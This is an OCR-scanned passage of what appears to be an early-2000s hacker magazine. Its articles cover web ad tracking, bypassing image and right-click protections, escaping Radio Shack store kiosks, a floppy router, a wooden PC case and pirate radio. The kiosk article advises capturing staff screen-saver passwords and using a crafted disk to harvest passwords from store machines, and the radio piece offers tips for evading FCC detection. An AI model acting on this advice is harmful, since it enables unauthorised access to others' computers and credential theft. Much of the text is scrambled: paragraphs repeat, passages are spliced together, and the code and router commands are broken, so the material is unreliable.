Let's now look at my @Guard's logs and see what extra info we can dig from them. Here is @Guard's Web History Event Log showing more sites my browser made a connection with:

8/25/01 10:47:17.227 http://tubid.lycos.com/home.asp?site=wired.lycos.com&ord=825356
 8/25/01 10:46:56.857 http://www.wired.com/news/technology/

As you can see, the ?site=wired.lycos.com&ord=825356 matches the date, but I'm not sure what the rest means.

Here is @Guard's Web Connections Event Log showing the sites my browser made a connection with:

8/25/01 10:47:16.510 Connection: www.wired.com: http from [myPC]: 2368, 283 bytes sent, 43118 bytes received, 22.053 elapsed time

283 is the port my PC used. 283 were the bytes my PC sent and 43118 were the bytes my PC received.

More eye opening is the Privacy Event Log showing just about every connection established while the web page's data (the images) was being transferred:

8/25/01 10:47:16.630 Allowed User-Agent: Mozilla/4.08 [en] (Win95; U;Nav) sent to https://tubid.lycos.com/home.asp?site=wired.lycos.com&ord=825356

8/25/01 10:47:16.630 Blocked Referrer: http://www.wired.com/news/technology/ sent to http://tubid.lycos.com/home.asp?site=wired.lycos.com&ord=825356

8/25/01 10:47:16.623 Allowed User-Agent: Mozilla/4.08 [en] (Win95; U;Nav) sent to http://a112.g.akamai.net/7/112/492/2001/0825/www.wired.com/news/images/small.gif

8/25/01 10:47:16.547 Blocked Referrer: http://www.wired.com/news/technology/ sent to http://a112.g.akamai.net/7/112/492/2001/0825/www.wired.com/news/images/small.gif

8/25/01 10:46:54.478 Allowed User-Agent: Mozilla/4.08 [en] (Win95; U;Nav) sent to http://www.wired.com/news/technology/

8/25/01 10:47:16.547 Allowed User-Agent: Mozilla/4.08 [en] (Win95; U;Nav) sent to http://a112.g.akamai.net/7/112/492/2001/0825/www.wired.com/news/images/w_button.gif

8/25/01 10:46:54.478 Allowed User-Agent: Mozilla/4.08 [en] (Win95; U;Nav) sent to http://a112.g.akamai.net/7/112/492/2001/0825/www.wired.com/news/images/w_button.gif

8/25/01 10:47:16.547 Allowed User-Agent: Mozilla/4.08 [en] (Win95; U;Nav) sent to http://a112.g.akamai.net/7/112/492/2001/0825/www.wired.com/news/images/w_button.gif

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(Note: here is a section I failed to mention before. I ran on a painfully slow 33,600 bps modern connection which helps me observe everything that happens so kinda slow motion. People using 56K modems, DSL, cable, or T1 lines won't be able to see what I see because everything will happen very fast for them. This is one instance where slow speed pays off!)

Lifeguard, I go back to the technology.html file and search for the `Intdoubleclick.net` string first and, again, I find numerous references such as:

```
<a href="http://ln.doubleclick.net/jump/wpn">
  category=adult;ord=2215222830;" target="top">
  and
<img height=60 SRC="http://ln.doubleclick.net/ad/wpn/ln/technology;h=net;sz=468x60;ptile=1;pos=1;
  height=60 SRC=... from their server http://ln.doubleclick.net/ad/wpn/ln to my PC. Care to guess what kind of images those might be? Well, doubleclick are notorious for their ads! In fact, a big sink was raised last year when it was found out how they began combining their ads with cookies, thus tracking and making detailed reports on everyone who is stupid enough to even click on an ad. Just for the fun of it, I again counted how many times my browser had to connect to doubleclick.net to receive all the images. This time it was only seven times. Well, I guess that's better than 36 times! Yeah, right!
```

Let's play with the doubleclick ad now and see if we can learn anything interesting from it. On the web page I run my mouse over it and carefully watch Netscape's status bar. Here is what I get:
`http://ln.doubleclick.net/clk321585450-0;1;3630096;1-468/60/0/0;1%;H`

and my browser runs into the end of the screen on the right side. Again that lycos appears, eh? Almost like it's following us everywhere we wanna go! Wanna grab the whole string from the HTML code? Betcha million box I can find it in there, hehe. No? Didn't think so either. What the hell I say, let's click on it, see what happens and where it will lead us. Immediately, I begin to see the same: Connect: Contacting Host: ln.doubleclick.net/... as before, over and over and ever again. Transferring data from: `http://ln.doubleclick.net/... and I am sent to http://music.lycos.com/features/pdiddy/. I guess lycos is in the music biz too, selling/giving away free mp3's, etc. with that music.lycos.com web site. I patiently wait until the page has loaded. Then since I don't care to get any pdiddy material, I use the Back button to go to the original Web page. And the ad has now changed. Hmmm...`

Since I simply love punishment, I again click on the ad, and now I am sent to `http://www-3.lycos.coop/e-business/opinon3.htm?formID=15&P_Site=S03&P_Campaign=101C4E02&P_Creative=kostuv&c=Innovations_W3&n=kostuv&e=lycos&N=ad&P_Vanity=`. And when I go back to Word, I am not surprised to see that the ad has changed again.

Noticed all those lycos references all over the place in all the URL links?

Finally, I check the cookie file in C:\Program Files\Netscape\default\ folder. Here is the full text of the cookie I allowed in earlier:

```
lycos.com TRUE FALSE 214740541 lobid
010000508B13951D04483A81HJD7000RD0D1400000000
```

There are those lycos and lobid names yet again. Funny, eh? Lycos, lycos, lycos, lycos, every where, even if it was a W365 cookie!

Let's review everything we have learned so far. When we click on an ordinary web page to access it, our browser reads the HTML code of that web page and most likely it also opens numerous other short-lived back door connections to various other web servers which contain the images and the ads for the original web site. Usually, an average web page will connect up to between four and nine other servers and get data from them. The most common (the ones I know of) are akamai which "serves" images, doubleclick, which serves both ads (in form of images) and cookies embedded into the ads. All of this suspicious activity can easily be spotted with a good firewall and a bit of patience.

Are you starting to feel a little uncomfortable now, seeing all these "behind the scenes" activities happening just to read one lousy web page? Personally, all that connecting to multiple servers and sending and receiving data from/to them makes me highly annoyed because I know exactly what doubleclick and akamai do. Numerous articles have already been written about doubleclick, so I don't have to repeat them here.

To summarize: To survive the collapse of the NASDAQ, most commercial bastards on the Internet have been trying to find new various ways to make money. They throw as many ads at us as possible and try to compile a very detailed use of all of our online activities using cookies, ads, web bugs, java, JavaScript, and other known and unknown ways. Internet companies serving "content"

(the IT news, information, etc.) get into contacts with sleazebags such as doubleclick, akamai, and others, and create databases out of every bit of information they can squeeze about you and your surfing habits. Do you know how many people are monitoring, logging, classifying everything you are doing online right now? Isn't privacy important to you? Personally, I say that anyone who monitors you without your permission is your enemy. I say we must fight them with everything we got including but not limited to: knowledge of how our PCs and all of our software work, a good firewall, and last but not least, our brains!

Don't kid yourself! These clowns don't have any shame or remorse. All the very juicy information they collect about you is later sold for a lot of money to different companies that may be interested in this kind of stuff (trust me, there are a lot). Go ahead and check what your favorite web page is doing behind your back. Betcha you will be surprised.

CRACKING CLEVER CONTENT

by Tokachu

At first when I had heard about "Clever Content" from *P/T Magazine* and what it was capable of, I was, to say the least, quite intrigued. It seemed that this was some new (insanely over-hyped) technology by Alchemedia to protect images by preventing them from being printed, saved, or otherwise captured. After a lot of experimenting, I found that Clever Content has multiple safeguards.

How It Works

The first safeguard is the easiest to get past. It's the HTML encoding parameter. To prevent viewing the source in Internet Explorer, the "Content-Encoding" parameter is changed to "text/plain". This disables "Save", "Print", and "View Source" in Internet Explorer (it doesn't disable "Edit" though!).

Next, a special DLL is used to invoke a special method of drawing the image. Since it doesn't use GDI in an ordinary way, the image cannot be captured by ordinary means. The DLL is named "CSCCTRL.DLL", and is usually located in the "c:\windows\Downloaded Program Files" directory. By looking in the Registry, you can see that its ActiveX name is "CSCCtrl", and that its CLSID is "0122955E-1FB0-11D2-A238-006097AEESB".

Another safeguard within the ActiveX DLL is a routine that detects screen-capture and does

bugging programs. If it finds either one, it will not work. Luckily, it wouldn't detect the Microsoft Visual Studio Debugger. With further debugging, I found the Type Library for the control. There were lots of interesting settings, such as a RightClick event. The values for those properties can be found within the embedded JS file in the HTML page (Alchemedia encoded most of them in escape sequences - not that hard to decode.)

How To Capture Images

It took me a bit of time to figure it out, but I finally found out how to capture images "protected" by Clever Content. First, get a copy of Lotus ScreenCam 97 (it's free from IBM). With the protected image being shown, start a video only capture that lasts for at least one second. Save the video as an uncompressed AVI at 2 FPS and load it into AVIEdit (another freeware program available from Microsoft's website). Navigate to the frame where the protected image is displayed and hit <Print Screen>. Basic bugs, java, JavaScript, and other known and unknown ways. Internet companies serving "content"

Conclusion

Hopefully, Alchemedia has learned that once something is posted on a web site, you cannot protect it, no matter how many plug-ins you coax your customer's into downloading.

right Click suppression

by Rob Rohan

I was reading 18.2 and saw a letter from mksf8 describing how to get around the right click suppression so predominant in today's web page design. The reason for the suppression is, at least in my opinion, to keep one from "stealing" the code or saving the pictures (this is pointless as everything you view on the web is in your browser's cache). Try to envision a web where you cannot "View Source" or right click and "Save As...". In light of the DeCSS case and the trademark madness, it is pretty obvious we are going that way.

I am going to show how to suppress a right click on a web page using Java script, and then how to get information from a "right click suppressed" page without relying on the cache (as this may be unavailable in the future).

The Lock Down

To lock down our page, first we catch right clicks, then we suppress the menu. In the code below, the doListener function and the body tag catch the right click for most of the browsers. The actual suppression follows in the javascript function mkmMenu.

```
<html>
<head>
<title>No Right-clicks</title>
<script language="javascript">
var IE=0; OLD=0;
function doListener(){
  //So we know if it's IE
  if(navigator.appName.indexOf("Explorer")>0) IE=1;
  //Old Netscape (NS4)
  if(IE!=1 && parent.navigator.appVersion==4.0){
    document.captureEvents(Event.MOUSEDOWN);
    document.onmousedown=mkmMenu;
    OLD=1;
  }
}

//NS6 event handler is kind of like java
IEEE=0 && OLD==0?document.addEventListener("mousedown",mkmMenu,1):


function mkmMenu(){
  //Suppress menu in IE
  if(IE==1) event.returnValue = false;
  //Suppress menu in NS4.6
  return false;
}

<script>
</head>
<body onmousedown="mkmMenu(); onContextMenu = 'mkmMenu();' onEnd="doListener();>
</body>
</html>
```

The key to this suppression is the event handler returning false. By returning false we are saying "We got it. No other event needs to occur. Thanks." If we wanted to let the menu pop up, but have code between the right click and the menu popping up, we could return true.

The Freedom

OK, now to get around this there are several simple things we can do. Let's start with how to view the code, and then how to save the pictures. Java applets, flash, etc. (assuming the menu option is unavailable).

Go to the page in Lynx and view source. Java script has no effect on Lynx. If for some reason Lynx is outwitted (OK - I am really stretching it now), you can just set like a browser and get the


code from port 80 yourself. Telnet to port 80 and type 'GET /theurlhere.html'. To get pictures is equally as simple. Can anyone say "print screen"? No matter what anyone comes up with to block picture saving, you still have to be shown the picture at some point. However, screen capture won't work for animated gifs, flash, and other moving visuals. To get these files you can, again, act like a browser and just get the picture from the server. The following is a simple Java application to demonstrate how to download a file from a URL.

```
import java.io.*;
import javax.net.*;
```

```
public class grabfile {
  public static void main(String[] args) throws Exception {
    if(args.length < 2){
      System.out.println("Usage: java grabfile <URL> <File>");
    }
    URL myFile = new URL(args[0]);
    URLConnection uc = myFile.openConnection();
    int inputNums;
```

```
try {
  //Open two streams, one for file output one for URL input.
  DataOutputStream Fout = new DataOutputStream(new FileOutputStream(args[1]));
  DataInputStream in = new DataInputStream(getInputStream());
  //While the stream is not -1 (EOF)
  while((inputNums = in.read()) != -1){
    Fout.write(inputNums);
  }
  //Clean up.
  Fout.flush();
  in.close();
  Fout.close();
}
```

```
System.out.println("Done.");
} catch (Exception e) { System.err.println("Buh! " + e); }
```



```
...and a little message
```

The application, in theory, can download any file that has a URL. There is really no way that I can see to keep content from being saved due to the fact that the information needs to be sent to the receiver's computer. Trying to lock down a page is counter to the whole reason for the Internet anyway - freedom of knowledge. If you want some security, use SSL. But suppressing right click as security... come on. The only thing this does is keep new HTML/Java script programmers from learning.

I hope my vision of a non-view source web is just paranoia, and I hope these examples have sparked your interest.

Fun with Radio Shack

by Cunningham Linguist
cunninglinguist@bushmail.com

In the tradition of writing articles about weak-hitting hawks at corporations, I've come up with another corporation upon which to raise hell: Radio Shack.

Let me begin by stating that I am writing this article from Canada and most of this article comes from my experience with Radio Shack stores in Toronto (in the Eaton Centre and Fairview Mall) and Montreal (in the Cavendish Mall). There are some parallels to United States Radio Shack stores (I've had experience with them in Beverly Hills and various locations in Los Angeles and New York), and they will be drawn in this article.

Canada's Radio Shack stores have a special program running on their Windows 2000 machines which disallows use of the Desktop or Start Menu, and in some cases the right click function on the mouse (we'll cover that soon). The program, called "Kiosk vX.X," where vX is the version number (I've seen from Kiosk v5.0 to Kiosk v6.0, including Kiosk v3.2.2), is Canada's Radio Shack website: www.radioshack.ca/en/. The Kiosk program doesn't allow a user to surf the Internet freely (even though at all the Radio Shacks I visited in Toronto they were all online via dedicated line and were open for a customer to use) - it locks itself to Radio Shack's Canada website. We can easily bypass this by performing a little detective work.

Surfing Freely

On the home page of the Kiosk program on the upper right hand corner, there is an icon for a shopping cart program. We've all seen them; they allow you to store items you wish to purchase until the "checkout," where you enter all the credit card information and give away your life to a computer. This icon is titled "View Cart Checkout". If you click on it, it will lead you to a "secure" page. You know it's secure because you see the little yellow locked padlock on the bottom right-hand corner of the screen. It's secure. Don't question the security. Don't. Anyways, if right-clicking was disabled before, it should be enabled now (it was for me). If you right-click anywhere on the page and scroll down to "Properties", another window will pop up. You can click on "Certificates", and then, on the third window that pops up, "Certification Path". Here you'll see three things: The issuer of the certificate that says the site is secure (most likely VeriSign), VeriSign's website, and Radio Shack's website. What you can do now is double-click on VeriSign's website, and an Internet Explorer

browser should pop up, allowing you to surf the Web freely. (If this doesn't work, because I've encountered places where it hasn't, you may simply do the following: right-click on the page, go to "Certificates", "General", "Issuer Statement", and "More Info". VeriSign's website should pop up in an IE browser.)

United States Kiosks

I haven't seen a Kiosk program, per se, in the United States. If they do have a web browser, it's connected with the computers on display. In all my experiences (which may be limited in comparison with your experiences, so forgive me) the desktop is accessible, but certain items have been removed (the IE icon, for example). You can use the oldest trick in the book for this one: If they've got the "My Computer" icon enabled, simply double-click and use that address to type in your URL. Or you may just want to view the contents of the computer. You can do this with pretty much any icon on the Desktop that isn't in executable.

Breaking Free From The Kiosk

This returns to the Canadian Radio Shacks. Breaking completely out of the Kiosk is possible with the following easy steps. (As a side note, I just want to say that none of these tricks apply to the Montreal Radio Shack in the Cavendish Mall because the Kiosk is disconnected from the Internet and only accessible if you ask for help, and if you're younger than the person helping you. You're tender strict observation.)

1) Go back to the home page of the Kiosk program. (There are nifty little icons that can help you do this on the upper left-hand corner of the screen.)

2) Click on the "Computers" tab. (There are numerous tabs on the home page that allow you to access different parts of the site. The "Computer" tab is the second from the left.)

3) Scroll down and watch the left hand side for "Microsoft" in bold type.

4) Click on "Microsoft".

This is where the inconsistency steps in. On Kiosk v5.0 and Kiosk v6.0 I've seen what I refer to as the "dropdown", but not on Kiosk v3.2.2.

On the window that pops up when you click the word "Microsoft", there will be a "Title" tab on the upper right-hand corner of the pop-up screen. If you click it, there are two choices in the dropdown menu: "Exit" and "Exit All". "Exit" simply exits the new screen, whereas "Exit All" exists the

whole Kiosk program. Again, this has worked for me inconsistently, so be aware that if you try it might not work.

Notes Not Related To This Article

Screen saver passwords are big deals at Radio Shack. Usually many or all of the computers on display will be screen saver password protected. I've noticed a couple of things: If you come in and ask for assistance with buying a computer, the screen saver password comes off immediately. Just say you're going to browse around, see how good the system is and all that, and the computer is yours. If you happen to catch a glimpse of what the person was typing, all the better for you, seeing as 99 percent of the time the screen saver password are the same. Or you can ask for assistance, have them take the screen saver password off, insert the disk you've crafted brought from home, and have the passwords on the machine.

If the computer is on, and there is no screen saver password appear or if there's no screen saver enabled and the Desktop is staring you in the face but you still can't seem to get the mouse or keyboard shortcuts to work, it's because the mouse and keyboard aren't plugged in. So reach around either.

Holler: "Help! Screen. Petty Larvey. Spank, and the rest of the LA 2000 crew. Royal Unice. Painfull (K2Zed). SamCzeN960. YETWChante. And a very special thanks to Team Hash who helped fix my email account."

Building a Floppy-Based Router

by nedfreks®

The "Broadband Connection" has come and many homesmall office/internet users subscribe to such ISPs as @home, RoadRunner, Qwest, and Telus. The problem with most of these services is the limit on IP addresses given to each customer. Instead of forking out an addition to your monthly bill for more IPs, why not build a simple router?

Hardware

You'll need at least a 386 computer with an FPU and 12 meg of RAM. You'll also need two Ethernet and NE2000 cards. For compatibility issues, the Compaq Line, or NE2000 cards. If you use ISA cards be sure to record the IO and IRQ addresses. If you don't know them, visit the manufacturer's home page (most offer MS-DOS tools for finding the IRQ). For convenience, use the smallest PC case you can find. Your congested PC should have the following: 386+, w/FPU, 12+ mb RAM, 1.44 mb floppy drive, 2 NICs, keyboard, any video card and monitor. I also recommend a slot fan to keep air circulated in the PC. To connect your internal machines to the router, attach a hub or switch to the router's internal NIC.

Router Setup

Now for the fun part. Boot up the PC with the C64 disk and when prompted to "Login, use

"root" with no password. A configuration menu

will pop up. First, change the root password. Next,

you can enable remote access to the router. Open

the telnet access to the outside world isn't recom-

mended so you can type this line in the command

prompt to only allow internal IP access to port 23:

telnet -A 192.168.1.2 23 -l eth0 -p 23 -i eth1 -f DEMY

If you want to run a web server behind the router,

you can use Port Forwarding:

telnet -A 192.168.1.2 23 -l eth0 -p 23 -i eth1 -f DEMY

Now you're all set! Documentation and FAQs are available at www.coyoteLinux.com.

Build a WOODEN COMPUTER*

by Elite158

Remember being in woodshop making cutting boards for your parents and little shelves for your room? Or perhaps you're still in woodshop, or maybe you're a carpenter and work with wood for a living. Well, it's time for something new. It is now time to present the wooden computer.

The computer I'm on right now is made out of wood. All my friends thought I was crazy for ever trying to make a computer out of wood.

Type of computer: Think of a tower-based computer with three 5.25 drives and two 3.5 drives. You could easily add more drive bays or take some away, but if you wanted to do that, you'd have to re-measure everything.

Type of wood: The type of wood I used was 1/2 inch plywood. The reason was because it's very strong and hard to bend. So use any kind of plywood 1/2 to 2/3 of an inch. Any bigger and the computer would weigh more than you'd expect.

The frame: The computer will have five sides (the back being left open, mainly for ventilation). The front piece is 9.5 x 18 inches. The left side is 20 x 18 inches. The right side is 20 x 19 inches. And the top and bottom pieces are 10 x 20 inches. To take that up is 111 square inches. With these dimensions, saw out the five pieces.

The inside: This is what you want to work on first, basically building from the inside out. As said before, you're going to be making a computer with three 5.25 drives and two 3.5 drives. The 5.25 drives will need three rectangles with measurements of 6 x 8 inches. Along with that will be one more piece that's 7.5 x 8 inches. Lay the 7.5 x 8 inch piece down and mark it with a pencil dividing it into three equal sections 2.5 inches apart. Take each 6 x 8 inch piece and place them on these marks.





Figure 1a

Figure 1b

More inside: Now that the front drive bays are done (or drying), it's time to make the hard drive rack. This assembly uses the same basic concept as the drive bays. The hard drive rack will hold three hard drives, so you will need three rectangles with measurements of 4.5 x 6.5 inches and another one with measurements of 5.25 x 6.5 inches. Lay the three 4.5 x 6.5 inch pieces on the biggest piece and place them 1.75 inches apart. See Figure 2. This rack will be located in the lower left corner of the computer.




Figure 2

Figure 3





Figure 4

The left side: All you need to do to this piece is make a half inch (or however wide your wood is) dado. The dado will be along the shorter side of the left side. See Figure 4.




Figure 5

The left side: All you need to do to this piece is make a half inch (or however wide your wood is) dado. The dado will be along the shorter side of the left side. See Figure 4.




Figure 6

The front console: This is the beginning of putting the computer together. Now you should have two assemblies of drive bays (the three 5.25 and two 3.5). The two assemblies should fit firmly in the front piece. Take the 3.5 assembly and place it on the front piece so that the back end sticks out. Don't glue yet. This is where it

therefore making the bays. See Figure 1a. Glue and nail (use small nails) these four pieces and set it aside to dry. Now the 3.5 drives are basically the same thing but with different measurements. This time, you need two rectangles with measurements of 4 x 6 inches and another piece that's 3 x 6 inches with equal sections 1.5 inches apart. See Figure 1b. Glue and nail these three pieces,

The front: For the front piece, you're going to need to saw out two rectangles. This is for the 5.25 and 3.5 drive bays. The big rectangle is 6.5 x 7.5 inches and the small one is 4.5 x 3 inches. To do this, use the drill press to make six holes (for turning points for the saber saw). Then, take the saber saw and saw along the edges meeting each hole until the figure is released from the rest of the front piece. See Figure 3. Be careful that the left edge (the 1/4 inch) does not break. Once it's put together it won't be vulnerable to breaking. Sand to flatten and smooth the sides.

The left side: All you need to do to the 3.5 assembly along the two left edges touching the front and left side pieces, the bottom edge touching the front piece, and the right edge also touching the front piece. Holding that there, take the nail gun and point it from the left side piece nailing the left side piece into the front piece and through the bottom of the 3.5 assembly. See Point 1 on Figure 5. Nail at Point 2 and at the ends of the assembly (to even out the pressure). Let it sit for the glue to dry. Use the same process for the 5.25 assembly nailing Points 3, 4, 5, and the assembly's ends. Then go ahead and finish off nailing the left side piece to the front piece.

gets tricky so you may need another person to help you. With the assembly there, take the left side piece and match the daded part along the left side (the 1/4 inch) of the front piece. Have the nail gun ready. Glue the 3.5 assembly along the two left edges

piece comes in - the right side piece. This piece is taller than the left side piece and that is because it's the door for the computer (the computer has to have access to the inside one way or another). What you need is a 19 inch piano hinge (about an inch wide), and a whole lot of screws to insert this hinge. The chances of finding a piano hinge that's exactly 19 inches are very rare, so just get the next size up and saw it down to size with a hack saw. Have the hinge's turning point face towards you so that when you attach the right side piece it will swing out towards you. With a drill and a 1/8 inch bit, make small holes aligned with the holes of the hinge and the computer. This will make the screws go in easier. Assemble this together and then go ahead and sand, lacquer, and stain (optional) the computer.

Metal lining: At a local Yard Birds or another home improvement store, buy metal sheets. This is for putting on the inside of the computer. The reason is to keep it cool, keep the wood from warping, and to have a metal base for the motherboard (my computer has been running for eight months and not one problem has existed in the fact that it's made out of wood). Don't try to buy metal sheets that fit the exact size of the walls on the inside. Just buy really big ones and a pair of metal-cutting scissors. The best way to put these on is to screw each corner onto the wood base of each wall. Cutting metal is not fun (and not to mention painful when not careful). This is in fact the worst part of making the computer. You may also want to put metal lining underneath each hard drive.

Computer components: The computer is designed to put the motherboard on the left side piece. Put it on however you want. Make sure you have plastic feet on the motherboard so that it doesn't touch the metal when you screw it on. The power supply can pretty much go anywhere on the base of the computer. I used the metal sheets to hold it in place by forming a

shape around the power supply. You could just as easily make a box that the power supply sits in as well. All the other components (CD-ROMs, floppy drives, etc.) have their own place to go. You may be thinking about how these other components are going to stay where they are when inserting floppy disks and such. The solution is to make many small rectangular cubes and nail them (one nail for each, centered on the cube) behind each component so that the components will hit it when pressed upon from the front. Make it so that they can rotate (or when you need to remove/hold components. See Figure 7. Hook everything up and it's ready to be started for the first time.




Figure 7

shape around the power supply. You could just as easily make a box that the power supply sits in as well. All the other components (CD-ROMs, floppy drives, etc.) have their own place to go. You may be thinking about how these other components are going to stay where they are when inserting floppy disks and such. The solution is to make many small rectangular cubes and nail them (one nail for each, centered on the cube) behind each component so that the components will hit it when pressed upon from the front. Make it so that they can rotate (or when you need to remove/hold components. See Figure 7. Hook everything up and it's ready to be started for the first time.

This article is in no way condoning the practice of illegal radio broadcasting. Read on at your own risk...

Let me start off by letting you know that this article alone will not get you on your merry way to the airwaves. Radio, especially unlicensed low-power transmitting, is a complicated subject. Please do some research and plan wisely. The airwaves are for everyone to use, so don't abuse them.

Arr Ya Matey

The phrase "pirate radio" seems to strike fear in the public. Seems like pirate radio has always had a connotation of hate guerrillas setting radio towers and replacing it with propaganda. That couldn't be any further from the truth. Pirated radio is simply transmitting radio frequency energy through the air at low power - minuscule compared to the licensed stations sowing kilowatts of power from antenna towers. Unless

anyone who does not have a spare \$10,000 floating around to go through the licensing process must be raided. Too bad for them, because air is free.

A Heart of Gold

The heart of any station is the transmitter. FM oscillator, broadcaster, exciter - they are all the same thing - just different names. Basically, there are two types of transmitters available: VCO and PLL. VCO, voltage controlled oscillator, is just that: an RF oscillator controlled by the voltage. While cheaper (around \$50 for one watt models), they will drift off the frequency it is set to transmit as voltages, temperature, and settings change.

That means if you set it to broadcast at 100.0 MHz, you may find it transmitting at 101.2 an hour later. PLL (phase-locked loop) transmitters, while a bit more costly (roughly \$40 more than



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to pirate Radio**

VCOs), are a much better deal. They are controlled via microcontrollers, which means they will never drift off frequency.

Most transmitters come in two types: mono or stereo. While stereo transmitters are slightly more expensive, it is still more economical and space-saving versus adding a stereo encoder to a mono setup. Think before you buy about which setup would be right for you.

White great for broadcasting around the house, simple transistor or IC-based transmitters are not sufficient for professional short-distance broadcasting, so let them do their appropriate job.

Transmitters can be purchased ready built or in kit form. Kits usually include the PCB, parts, and instructions. Do not attempt a kit unless you are truly experienced with soldering SMD parts and RF connecting devices. PCS Electronics and NKG Kitz both carry high-quality transmitters of varied outputs.

Power to the People

A transmitter would be useless if it had nothing to run on. Most transmitters require a power source. PCS Electronics makes a complete card transmitter which plugs into a free ISA or PCI slot, so that would be an exception. A plug-in "wallwart" transformer is not a sufficient power source. Remember, the quality of the power determines the quality of the transmission. You will need a well-regulated, well filtered power supply, like the ones designed for CB and ham radios (RadioShack sells one for about \$30). A 12 volt car battery will also work, just be sure to keep it maintained.

Spread the Love

Although it may not seem like it, the antenna is the most vital part of a station. A one-watt station with a well-built antenna can easily supersede a

most common antenna is the dipole, which is basically two wires going out in opposite directions cut according to the frequency you are transmitting on. There are loads of other great antennas that are easy to build such as the ground plane, J-pole, slin jin, and on and on. I will not go into detail about building the perfect antenna because there are tons of sites devoted only to antennas (check out the list later on) and books on the same subject.

Most antennas are either omnidirectional or directional. Omnidirectional antennas such as the dipole and 5/8 ground plane transmit in all directions. Directional antennas on the other hand spew RF in one direction.

While we're on the topic of antennas, don't forget to invest in a good SWR (standing wave ratio) meter. The SWR measurement is probably the single most important factor in determining the effectiveness of your antenna. Although cheap SWR meters made for CB radios will work for our setup, they will be far from accurate. Try to aim for an SWR of 2:1 or lower. An SWR reading of 1.5:1 would be theoretically perfect, but realistically impossible.

Putting it All Together

Connecting everything together is not quite as simple as a length of RadioShack coax. Firstly, the impedance of the coax has to match the parts you are connecting them to, usually either 50 ohm or 75 ohm. Secondly, cheap coax results in cheap connections - line loss. Line loss is literally losing your transmitter energy out of the cable as heat. Line loss increases as the length of the coax increases. Therefore, use as short of a length of coax as you can. Also, use high quality, well shielded cable, such as Belden cable.

Staying Low

You don't have to be a genius to figure out the fact that unlicensed radio broadcasting at more than about 10 milliwatts is illegal. And yes, they can pinpoint your location while you are transmitting. Prevention is the key. Use your head. Ninety percent of all the pirates busted were caught because they were transmit-

ting crap in other frequencies due to a shoddy setup. Don't forget, the aircraft band is directly above the FM band. Filters (bought or built) are strongly recommended to block out harmonics.

You may be transmitting. Stop transmitting if the FCC contacts you or if you see any suspicious cars circling the neighborhood. If your budget allows, look into a microwave link for your station.

A microwave link allows you to operate your transmitter from a distance varying from a couple of hundred yards to miles. Now it is up to you to do your own research on what would be best for your setup. The sites listed below not only sell high-quality transmitters but contain loads of free information on your setup. You might also want to check out some books from the American Radio Relay League (ARRL). Be smart, and happy transmitting.

Reference

ARRL Handbook for Radio Amateurs
ARRL Antenna Handbook
<http://www.ratnseletronics.com> - Lots of useful info.
<http://www.transrelelectronics.com> - High quality products if you have a fat wallet....
Greetz to: FC Roms, Zeno, FioGoo, LF's, Fern
Seel, APCom, and 2600.

by Gr@ve Rose
graverose@mail.com

I used to work for Rogers @Home as a first-level and second-level supervisor and now I'd like to spread the joy.

